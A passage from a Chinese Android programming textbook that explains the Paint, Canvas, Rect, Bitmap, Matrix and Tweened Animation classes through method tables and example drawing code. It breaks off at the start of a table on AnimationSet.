6	public void setARGB(int a, int r, int g, int b)	普通	设置 alpha（a）、red（r）、green（g）、blue（b）
7	public void setStyle (Paint.Style style)	普通	设置显示风格
8	public void setAntiAlias(boolean aa)	普通	打开抗锯齿

表 10-3　Canvas 类的常用方法

No.	方　　法	类　　型	描　　述
1	public void drawARGB (int a, int r, int g, int b)	普通	填充
2	public void drawArc(RectF oval, float startAngle, float sweepAngle, boolean useCenter, Paint paint)	普通	画弧
3	public void drawBitmap(Bitmap bitmap, Rect src, Rect dst, Paint paint)	普通	绘制图形
4	public void drawBitmap(Bitmap bitmap, float left, float top, Paint paint)	普通	绘制图形
5	public void drawCircle(float cx, float cy, float radius, Paint paint)	普通	画圆
6	public void drawColor(int color)	普通	以指定颜色填充
7	public void drawLine(float startX, float startY, float stopX, float stopY, Paint paint)	普通	画线
8	public void drawOval(RectF oval, Paint paint)	普通	画椭圆
9	public void drawPicture(Picture picture)	普通	画图
10	public void drawPoint(float x, float y, Paint paint)	普通	画点
11	public void drawText(String text, float x, float y, Paint paint)	普通	输出文本
12	public void drawRGB(int r, int g, int b)	普通	填充
13	public void drawRect(RectF rect, Paint paint)	普通	画矩形
14	public void drawRect(float left, float top, float right, float bottom, Paint paint)	普通	画矩形
15	public void drawRect(Rect r, Paint paint)	普通	画矩形
16	public void drawTextOnPath(String text, Path path, float hOffset, float vOffset, Paint paint)	普通	沿指定的路径输出文本
17	public int getWidth()	普通	返回宽度
18	public int getHeight()	普通	返回高度
19	public void translate(float dx, float dy)	普通	图像平移

在使用 Canvas 画图时，有时也需要使用 android.graphics.Rect 类指定画圆或矩形的边距，Rect 类的常用方法如表 10-4 所示。

表 10-4　Rect 类的常用方法

No.	方　法	类　型	描　述
1	public Rect()	构造	创建一个新的 Rect 对象
2	public final int centerX()	普通	取得矩形中心点的 X 坐标
3	public final int centerY()	普通	取得矩形中心点的 Y 坐标
4	public boolean contains (int x, int y)	普通	判断在矩形中是否包含指定的子矩形
5	public boolean contains(Rect r)	普通	判断在矩形中是否包含指定的子矩形
6	public void set(int left, int top, int right, int bottom)	普通	设置矩形的显示数据
7	public void union(Rect r)	普通	连接其他矩形
8	public final int width()	普通	取得矩形的宽度
9	public final int height()	普通	取得矩形的高度

可以发现，在 android.graphics.Rect 类中操作的数据以 int 型为主，而与 Rect 类对应的还有一个 android. graphics.RectF 类，此类操作的数据以 float 型数据为主，所以其精度要比 Rect 更高，关于此类的具体方法读者可以自行查看相关文档。

下面使用 Paint 和 Canvas 类在面板上绘制一些简单的图形，以观察效果。本程序所要绘制的几何图形较多，各图形的坐标点如图 10-1 所示。




图 10-1　绘制的几何图形的坐标

【例 10-1】 定义一个组件——MyView，此类继承 View 类

```
package org.lxh.demo;
import android.content.Context;
import android.graphics.Canvas;
import android.graphics.Color;
import android.graphics.Paint;
import android.graphics.Paint.Style;
import android.graphics.Rect;
import android.graphics.RectF;
```



```
import android.util.AttributeSet;
import android.view.View;
public class MyView extends View {                                   //继承 View 类
    public MyView(Context context, AttributeSet attrs) {
        super(context, attrs);
    }
    @Override
    protected void onDraw(Canvas canvas) {                           //覆写绘图方法
        canvas.drawColor(Color.WHITE) ;                              //设置背景颜色
        Paint paint = new Paint() ;                                  //定义 Paint 对象
        paint.setColor(Color.BLUE) ;                                 //设置为蓝色显示
        canvas.drawCircle(30, 50, 25, paint) ;                       //画圆
        paint.setColor(Color.BLACK) ;                                //设置为黑色显示
        canvas.drawRect(80, 20, 160, 80, paint) ;                    //画矩形
        Rect rect = new Rect() ;                                     //定义矩形
        rect.set(180, 20, 300, 80);                                  //设置矩形大小
        paint.setStyle(Style.STROKE);                                //空心显示
        canvas.drawRect(rect, paint) ;                               //画矩形
        paint.setColor(Color.RED) ;                                  //设置为红色
        paint.setTextSize(20) ;                                      //设置字体大小
        canvas.drawText("北京魔乐科技软件学院（MLDN）",
                10, 110, paint);                                     //显示文字
        paint.setColor(Color.BLACK) ;                                //设置为黑色显示
        canvas.drawLine(10, 120, 300, 120, paint);                   //画线
        RectF oval = new RectF() ;                                   //定义参考矩形
        oval.set(10.0f, 140.0f, 110.0f, 200.0f);                     //定义大小
        canvas.drawOval(oval, paint) ;                               //画椭圆
        oval = new RectF() ;                                         //定义参考矩形
        oval.set(150.0f, 140.0f, 210.0f, 200.0f);                    //定义大小
        canvas.drawArc(oval, 150.0f, 140.0f, true, paint) ;          //画弧
    }
}
```

MyView 类直接继承了 View 类，该类实际上将作为一个新的组件出现，只是此类的主要功能是进行绘图的操作。要想使用此组件，依然需要在布局管理器中进行定义。

【例 10-2】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <org.lxh.demo.MyView                                   //定义组件
        android:id="@+id/myview"                           //组件 ID，程序中使用
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="fill_parent" />             //组件高度为屏幕高度
</LinearLayout>
```

本程序采用了一个新的自定义的显示组件，程序运行之后，显示的效果如图 10-2 所示。



图 10-2　绘图操作

10.2　Bitmap

android.graphics.Bitmap（位图）是 Android 手机中专门提供的用于操作图片资源的操作类，使用此类可以直接从资源文件中进行图片资源的读取，并且对读取的图片进行一些简单的修改，此类的常用方法如表 10-5 所示。

表 10-5　Bitmap 类的常用方法

No.	方　　法	类　　型	描　　述
1	public static Bitmap createBitmap (Bitmap src)	普通	复制一个 Bitmap
2	public static Bitmap createBitmap(Bitmap source, int x, int y, int width, int height, Matrix m, boolean filter)	普通	对一个 Bitmap 进行剪切
3	public final int getHeight()	普通	取得图像的高
4	public final int getWidth()	普通	取得图像的宽
5	public static Bitmap createScaledBitmap(Bitmap src, int dstWidth, int dstHeight, boolean filter)	普通	创建一个指定大小的 Bitmap

表 10-5 列出了 Bitmap 定义的方法，其中的 createBitmap()有一个重载的方法需要使用 Matrix 类，此类可以实现一些图片的变换操作，相关内容将在 10.3 节讲解。如果要想通过资源文件取得一个 Bitmap 实例，则还需要 android.graphics.BitmapFactory 类的支持，BitmapFactory 类的常用方法如表 10-6 所示。

表 10-6　BitmapFactory 类的常用方法

No.	方　　法	类　　型	描　　述
1	public static Bitmap decodeByteArray(byte[] data, int offset, int length)	普通	根据指定的数据文件创建 Bitmap
2	public static Bitmap decodeFile(String pathName)	普通	根据指定的路径创建 Bitmap
3	public static Bitmap decodeResource(Resources res, int id)	普通	根据指定的资源创建 Bitmap
4	public static Bitmap decodeStream(InputStream is)	普通	根据指定的 InputStream 创建 Bitmap

下面使用 Bitmap 和 Canvas 显示一个保存在资源文件目录（drawable-*）中的图片。

【例 10-3】 定义 MyView 类，用于图形的绘制

```
package org.lxh.demo;
import android.content.Context;
import android.graphics.Bitmap;
import android.graphics.BitmapFactory;
import android.graphics.Canvas;
import android.graphics.Color;
import android.graphics.Paint;
import android.util.AttributeSet;
import android.view.View;
public class MyView extends View {
	public MyView(Context context, AttributeSet attrs) {
		super(context, attrs);
	}
	@Override
	protected void onDraw(Canvas canvas) {					//绘图
		Bitmap bitmap = BitmapFactory.decodeResource(super.getResources(),
				R.drawable.android_mldn);
		Paint paint = new Paint();
		paint.setAntiAlias(true);					//消除锯齿
		canvas.drawBitmap(bitmap, 0, 0, paint);			//画图
		paint.setColor(Color.WHITE);					//白色字体
		paint.setTextSize(20);						//定义字号
		canvas.drawText(
				"图片高度：" + bitmap.getHeight() + "，图片宽度：" + bitmap.getWidth(),
				10, bitmap.getHeight() + 20, paint);		//输出文字
	}
}
```

本程序将图片保存在了 drawable-hdpi 文件夹中，之后通过 BitmapFactory 类从指定资源中读取了指定的图片，再利用 Canvas 类在屏幕上将图片绘制出来。

【例 10-4】 在布局管理器之中定义组件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout							//线性布局管理器
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:orientation="vertical"				//所有组件垂直摆放
	android:layout_width="fill_parent"			//布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent">			//布局管理器高度为屏幕高度
	<org.lxh.demo.MyView					//定义组件
		android:layout_width="fill_parent"		//组件宽度为屏幕宽度
		android:layout_height="wrap_content" />	//组件高度为图片高度
</LinearLayout>
```

在本布局管理器中，同样将自定义的 View 组件配置到了 main.xml 文件中，程序的运行效果如图 10-3 所示。



图 10-3　使用 Bitmap 绘图

以上程序是直接在手机上显示出了资源文件中的图片，图片也可以按照全屏的方式显示，而要想取得手机屏幕的尺寸，则可以使用 android.util.DisplayMetrics 类完成，而在 DisplayMetrics 类中，可以使用变量 widthPixels 和 heightPixels 取得手机屏幕的宽度和高度。

【例 10-5】 创建填充屏幕的图片

```
@Override
protected void onDraw(Canvas canvas) {                          //绘图
    DisplayMetrics dm = getResources().getDisplayMetrics();
    int screenWidth = dm.widthPixels ;                          //取得手机屏幕的宽度
    int screenHeight = dm.heightPixels ;                        //取得手机屏幕的高度
    Bitmap bitmap = BitmapFactory.decodeResource(super.getResources(),
            R.drawable.android_mldn);                           //取得 Bitmap
    bitmap = Bitmap.createScaledBitmap(bitmap, screenWidth, screenHeight,
            true);                                              //创建一个指定大小的图片
    Paint paint = new Paint();
    paint.setAntiAlias(true);                                   //消除锯齿
    canvas.drawBitmap(bitmap, 0, 0, paint);                     //画图
}
```

本程序将对图片进行拉伸，拉伸的长度和宽度与手机屏幕的尺寸相同，程序的运行效果如图 10-4 所示。

除了可以将图片拉伸之外，也可以将一张图片设置在一个指定的区域内显示，如下面代码所示。

【例 10-6】 将图片设置在指定的区域内显示

```
@Override
protected void onDraw(Canvas canvas) {                          //绘图
    Bitmap bitmap = BitmapFactory.decodeResource(super.getResources(),
            R.drawable.android_mldn);                           //取得 Bitmap
    Paint paint = new Paint();
    paint.setAntiAlias(true);                                   //消除锯齿
    canvas.drawBitmap(bitmap, null, new Rect(30, 50, 200, 200),
            paint);                                             //画图
}
```

本程序将一张图片显示在一个指定的矩形框中，图片会自动缩小，以适应显示的要求，程序的运行效果如图 10-5 所示。





图 10-4　拉伸显示




图 10-5　局部显示



提示

也可以通过 drawBitmap()实现图形的部分显示。

如果希望将一张图片进行部分显示，则可以将如上程序代码修改如下：

```
canvas.drawBitmap(bitmap, new Rect(100, 100, 200, 200), new Rect(100,
        100, 200, 200), paint);              //画图
```

读者可以自行修改本程序的代码，以观察效果。

10.3　Matrix

使用 Bitmap 可以进行图形的绘制，但是如果希望图形可以进行一些平移、旋转、缩放、倾斜等变换，则需要 android.graphics.Matrix（矩阵）类的支持，Matrix 类中定义的常用方法如表 10-7 所示。



提示

本部分只是对 Matrix 进行基本介绍。

由于 Matrix 涉及许多图片的效果操作，而且还需要大量的数学计算公式，考虑到本书的定位并不属于纯粹的多媒体或游戏开发，所以本书对 Matrix 只进行基本的概念讲解，而具体的数学计算公式的推导，有兴趣的读者可以查阅相关资料进行学习。

表 10-7　Matrix 类的常用方法

No.	方　　法	类　　型	描　　述
1	public void setRotate(float degrees)	普通	使图片以原点（0,0）为基准点旋转到一定角度，负数为向左旋转，正数为向右旋转

续表

No.	方　法	类　型	描　述
2	public void setRotate(float degrees, float px, float py)	普通	使图片以一个指定的坐标为基准点旋转到一定角度，负数为向左旋转，正数为向右旋转
3	public void setScale(float sx, float sy)	普通	缩放图片
4	public void setScale(float sx, float sy, float px, float py)	普通	在指定的坐标点进行图片的缩放
5	public void setSinCos(float sinValue, float cosValue, float px, float py)	普通	设置在指定坐标点进行旋转的 sin 和 cos 值
6	public void setSinCos(float sinValue, float cosValue)	普通	以原点为坐标点设置旋转的 sin 和 cos 值
7	public void setSkew(float kx, float ky, float px, float py)	普通	以指定的坐标点为参考点使图片倾斜
8	public void setSkew(float kx, float ky)	普通	设置图片的倾斜
9	public void setTranslate(float dx, float dy)	普通	设置图片的平移
10	public void setValues(float[] values)	普通	设置一个 3×3 的矩阵用于控制图片
11	public boolean preRotate(float degrees)	普通	使用指定的矩阵用于角度旋转
12	public boolean preRotate(float degrees, float px, float py)	普通	使用指定的矩阵在指定的坐标点进行角度旋转
13	public boolean preScale(float sx, float sy)	普通	使用指定的矩阵缩放图片
14	public boolean preScale(float sx, float sy, float px, float py)	普通	使用指定的矩阵在指定坐标点进行图片的缩放
15	public boolean preTranslate(float dx, float dy)	普通	使用指定的矩阵进行图像的平移
16	public boolean postScale(float sx, float sy, float px, float py)	普通	设置缩放
17	public boolean postScale(float sx, float sy)	普通	设置缩放
18	public boolean postTranslate(float dx, float dy)	普通	设置平移

在 Matrix 类中最复杂的方法是 setValues()方法，此方法要设置一个 3×3 的矩阵，其中矩阵中的每一个数字的含义如图 10-6 所示。由于此矩阵要涉及一些数学上的矩阵计算，为了简化读者的思考，下面给出一个该矩阵的计算模板，如图 10-7 所示。

$$\begin{bmatrix} \text{X轴缩放比率（scale_x）} & \text{X轴旋转角度（skew_x）} & \text{X轴偏移量（translate_x）} \\ \text{Y轴旋转角度（skew_y）} & \text{Y轴缩放比率（scale_y）} & \text{Y轴偏移量（translate_y）} \\ \text{视觉角度（perspective0）} & \text{视觉角度（perspective0）} & \text{缩放比率（scale）} \end{bmatrix}$$

图 10-6　Matrix 矩阵中各数字的含义

$$\begin{bmatrix} \cos\theta & -\sin\theta & translateX \\ \sin\theta & \cos\theta & translateY \\ 0 & 0 & \text{scale} \end{bmatrix}$$

图 10-7　简化的 Matrix 矩阵模板



下面通过一个操作来解释图 10-7 所示的矩阵。例如，如果一张图片希望可以在指定的坐标点（假设坐标为（100,200））进行旋转 60° 的操作，且整体收缩 1/2，则使用的矩阵如图 10-8 所示。

$$
\begin{bmatrix} \cos\frac{\pi}{3} & -\sin\frac{\pi}{3} & 100 \\ \sin\frac{\pi}{3} & \cos\frac{\pi}{3} & 200 \\ 0 & 0 & 2 \end{bmatrix}
\begin{bmatrix} \cos 60 & -\sin 60 & 100 \\ \sin 60 & \cos 60 & 200 \\ 0 & 0 & 2 \end{bmatrix}
\begin{bmatrix} 0.5 & -0.87 & 100 \\ 0.87 & 0.5 & 200 \\ 0 & 0 & 2 \end{bmatrix}
$$

图 10-8　旋转 60° 时的矩阵

提示

关于三角函数的数学计算。

在三角函数曲线中，π 表示 180°，所以 π/3 表示 60°，而在 Java 程序中的 java.lang.Math 类中提供了一个常量 PI 表示 π，而在 Math 类中也同样提供了 sin 和 cos 的计算方法，这样可以为开发带来更多的方便。

下面的程序将完成此操作。

【例 10-7】 使用 Matrix 进行图形的改变

```
package org.lxh.demo;
import android.content.Context;
import android.graphics.Bitmap;
import android.graphics.BitmapFactory;
import android.graphics.Canvas;
import android.graphics.Matrix;
import android.util.AttributeSet;
import android.view.View;
public class MyView extends View {                              //继承 View
	private Bitmap bitmap = null ;
	private Matrix matrix = new Matrix();
	public MyView(Context context, AttributeSet attrs) {
		super(context, attrs);
		this.bitmap = BitmapFactory.decodeResource(super.getResources(),
				R.drawable.android_mldn);                  //取得 Bitmap
		float cosValue = (float) Math.cos(-Math.PI/3);            //60°
		float sinValue = (float) Math.sin(-Math.PI/3);            //60°
		this.matrix.setValues(new float[] {
				cosValue,                                  //X 轴的缩放，1 表示原始大小
				-sinValue,                                 //旋转的 X 轴
				100,                                       //X 轴平移
				sinValue,                                  //旋转的 Y 轴
				cosValue,                                  //Y 轴的缩放，1 表示原始大小
				200,                                       //y 轴平移
				0, 0,                                      //视角转换
				2 });                                      //缩放比例，1 不变，2 表示 1/2
	}
	@Override
	protected void onDraw(Canvas canvas) {                    //绘图
```

```
            canvas.drawBitmap(this.bitmap, this.matrix, null);          //画图
        }
}
```

在本程序中，使用 Matrix 类中的 setValue()方法设置了一个 3×3 的矩阵，矩阵的设计原则与图 10-8 所示原则一致。

【例 10-8】 在布局管理器中定义组件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                        //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                                   //所有组件垂直摆放
    android:layout_width="fill_parent"                               //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                             //布局管理器高度为屏幕高度
    <org.lxh.demo.MyView                                             //定义组件
        android:layout_width="fill_parent"                           //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />                      //组件高度为显示高度
</LinearLayout>
```

本程序的运行效果如图 10-9 所示。




图 10-9 通过矩阵设置图片的显示风格

以上程序可以很好地完成图像的基本变化，但是这种变化需要使用数学公式进行一些推导，本身比较麻烦，所以 Matrix 为了简化开发难度，对于所有的图像变化提供了一些操作方法，下面使用 Matrix 类的方法对图片进行同样的操作。

【例 10-9】 修改 MyView 程序，通过 Matrix 类提供的方法进行图片的操作

```
package org.lxh.demo;
import android.content.Context;
import android.graphics.Bitmap;
import android.graphics.BitmapFactory;
import android.graphics.Canvas;
import android.graphics.Matrix;
import android.util.AttributeSet;
import android.view.View;
public class MyView extends View {                                    //继承 View
    private Bitmap bitmap = null ;
    private Matrix matrix = new Matrix();
    public MyView(Context context, AttributeSet attrs) {
        super(context, attrs);
        this.bitmap = BitmapFactory.decodeResource(super.getResources(),
                R.drawable.android_mldn);                             //取得 Bitmap
```

```
        this.matrix.preScale(0.5f, 0.5f, 50, 100);              //缩小一倍
        this.matrix.preRotate(-60, 50, 100) ;                   //在指定坐标旋转 60°
        this.matrix.preTranslate(50, 100) ;                     //图像平移
    }
    @Override
    protected void onDraw(Canvas canvas) {                      //绘图
        canvas.drawBitmap(this.bitmap, this.matrix, null);      //画图
    }
}
```

本程序实现了与图 10-9 一样的操作效果，所有的操作中，不再需要使用复杂的矩阵，而直接利用 Matrix 类中提供的方法实现。

10.4　Animation 动画处理

在 Android 系统中，如果要对控件进行一些动画的处理操作，则可以使用 Animation 组件来实现，Animation 可以为控件设置旋转、移动、淡入淡出等效果。Animation 共分为两类进行操作。

☑ Tweened Animation（渐变动画）：该类 Animation 可以完成控件的旋转、移动、伸缩、淡入淡出等特效。

☑ Frame Animation（帧动画）：可以将预先定义好的对象按照电影的形式进行播放。

下面将通过实际的代码及操作说明这两种动画效果的操作。

10.4.1　Tweened Animation

Tweened Animation 表示一些基本的动画元素操作，所有的 Animation 操作的方法都在 android.view.animation.Animation 类中定义，Animation 类中的常用方法及常量如表 10-8 所示。

表 10-8　Animation 类定义的常用方法及常量

No.	方法或常量名称	配置属性	类　型	描　述
1	public static final int ABSOLUTE		常量	绝对坐标定位
2	public static final int RELATIVE_TO_PARENT		常量	以父组件参考定位
3	public static final int RELATIVE_TO_SELF		常量	以自身参考定位
4	public static final int INFINITE		常量	动画持续重复
5	public static final int RESTART		常量	重新开始动画
6	public static final int REVERSE		常量	反转动画效果
7	public Animation()		构造	创建一个 Animation 对象
8	public Animation(Context context, AttributeSet attrs)		构造	创建一个 Animation 对象，并指定动画设置的属性集合
9	public void setDetachWallpaper (boolean detachWallpaper)	android:detachWallpaper	普通	如果为 true，则表示动画后面的背景不受动画的控制

续表

No.	方法或常量名称	配 置 属 性	类　型	描　述
10	public void setDuration(long durationMillis)	android:duration	普通	设置动画的持续时间，单位为毫秒
11	public void setFillAfter(boolean fillAfter)	android:fillAfter	普通	设置为 true，表示该动画转化在动画结束后应用
12	public void setFillBefore(boolean fillBefore)	android:fillBefore	普通	设置为 true，表示该动画转化在动画开始前应用
13	public void setFillEnabled(boolean fillEnabled)	android:fillEnabled	普通	如果为 true，则 setFillAfter()和 setFillBefore()方法才会有效
14	public void setRepeatCount(int repeatCount)	android:repeatCount	普通	设置动画重复的次数
15	public void setRepeatMode(int repeatMode)	android:repeatMode	普通	设置动画重复的模式
16	public void setStartOffset(long startOffset)	android:startOffset	普通	设置动画于多少毫秒之后启动
17	public void setInterpolator (Interpolator i)	android:interpolator	普通	定义动画变化的速率
18	public void cancel()		普通	取消所有动画效果
19	public long getDuration()		普通	返回动画持续的时间
20	public boolean hasEnded()		普通	判断动画是否结束
21	public boolean hasStarted()		普通	判断动画是否开始
22	public void reset()		普通	让动画返回到初始化状态
23	public void start()		普通	开始动画
24	public void setAnimationListener (Animation.AnimationListener listener)		普通	配置动画监听器

Tweened Animation 动画操作有 4 个主要的类型，介绍如下。

☑ alpha（android.view.animation.AlphaAnimation）：定义渐变透明度动画效果，如图片的淡入淡出。

☑ scale（android.view.animation.ScaleAnimation）：定义动画的伸缩效果。

☑ translate（android.view.animation.TranslateAnimation）：定义动画转换位置移动的效果。

☑ rotate（android.view.animation.RotateAnimation）：定义图片旋转效果的移动动画。

在以上 4 个动画类型中，分别定义了 4 个 Animation 的子类：AlphaAnimation、ScaleAnimation、TranslateAnimation 和 RotateAnimation，以完成不同的动画操作，这 4 个子类的常用方法分别如表 10-9~表 10-12 所示。

表 10-9　AlphaAnimation 类的常用方法

No.	方 法 名 称	类　型	描　述
1	public AlphaAnimation(Context context, AttributeSet attrs)	构造	传入指定的属性创建 AlphaAnimation 类对象
2	public AlphaAnimation(float fromAlpha, float toAlpha)	构造	传递 alpha 的开始和结束值创建 AlphaAnimation 类对象

表 10-10　ScaleAnimation 类的常用方法

No.	方 法 名 称	类　　型	描　　述
1	public ScaleAnimation(Context context, AttributeSet attrs)	构造	传入指定的属性创建 ScaleAnimation 类对象
2	public ScaleAnimation(float fromX, float toX, float fromY, float toY)	构造	传入开始点和结束点坐标创建 ScaleAnimation 类对象
3	public ScaleAnimation(float fromX, float toX, float fromY, float toY, int pivotXType, float pivotXValue, int pivotYType, float pivotYValue)	构造	传入开始点、结束点、动画的边缘、动画的处理形式创建 ScaleAnimation 类对象

表 10-11　TranslateAnimation 类的常用方法

No.	方 法 名 称	类　　型	描　　述
1	public TranslateAnimation(Context context, AttributeSet attrs)	构造	传入指定的属性创建 TranslateAnimation 类对象
2	public TranslateAnimation(float fromXDelta, float toXDelta, float fromYDelta, float toYDelta)	构造	传入移动的坐标创建 TranslateAnimation 类对象
3	public TranslateAnimation(int fromXType, float fromXValue, int toXType, float toXValue, int fromYType, float fromYValue, int toYType, float toYValue)	构造	传入移动的坐标的开始点和结束点坐标以及动画的处理形式创建 TranslateAnimation 类对象

表 10-12　RotateAnimation 类的常用方法

No.	方 法 名 称	类　　型	描　　述
1	public RotateAnimation(Context context, AttributeSet attrs)	构造	传入指定的属性创建 RotateAnimation 类对象
2	public RotateAnimation(float fromDegrees, float toDegrees)	构造	传入旋转的角度范围，如 0°～360°
3	public RotateAnimation(float fromDegrees, float toDegrees, int pivotXType, float pivotXValue, int pivotYType, float pivotYValue)	构造	传入旋转的角度范围、参考的 X 轴和 Y 轴，以及相对参考的 X 和 Y 轴长度

了解了 Animation 类及其子类的概念之后，下面来看一下 android.view.animation.AnimationSet 类。AnimationSet 类可以理解为一个动画效果的集合，在里面可以同时保存多个动画效果，其继承结构如下：

```
java.lang.Object
   ↳ android.view.animation.Animation
         ↳ android.view.animation.AnimationSet
```

可以发现，AnimationSet 本身也是 Animation 的子类，所以许多方法可以直接从 Animation 类继承下来使用，AnimationSet 类的常用方法如表 10-13 所示。

表 10-13　AnimationSet 类的常用方法

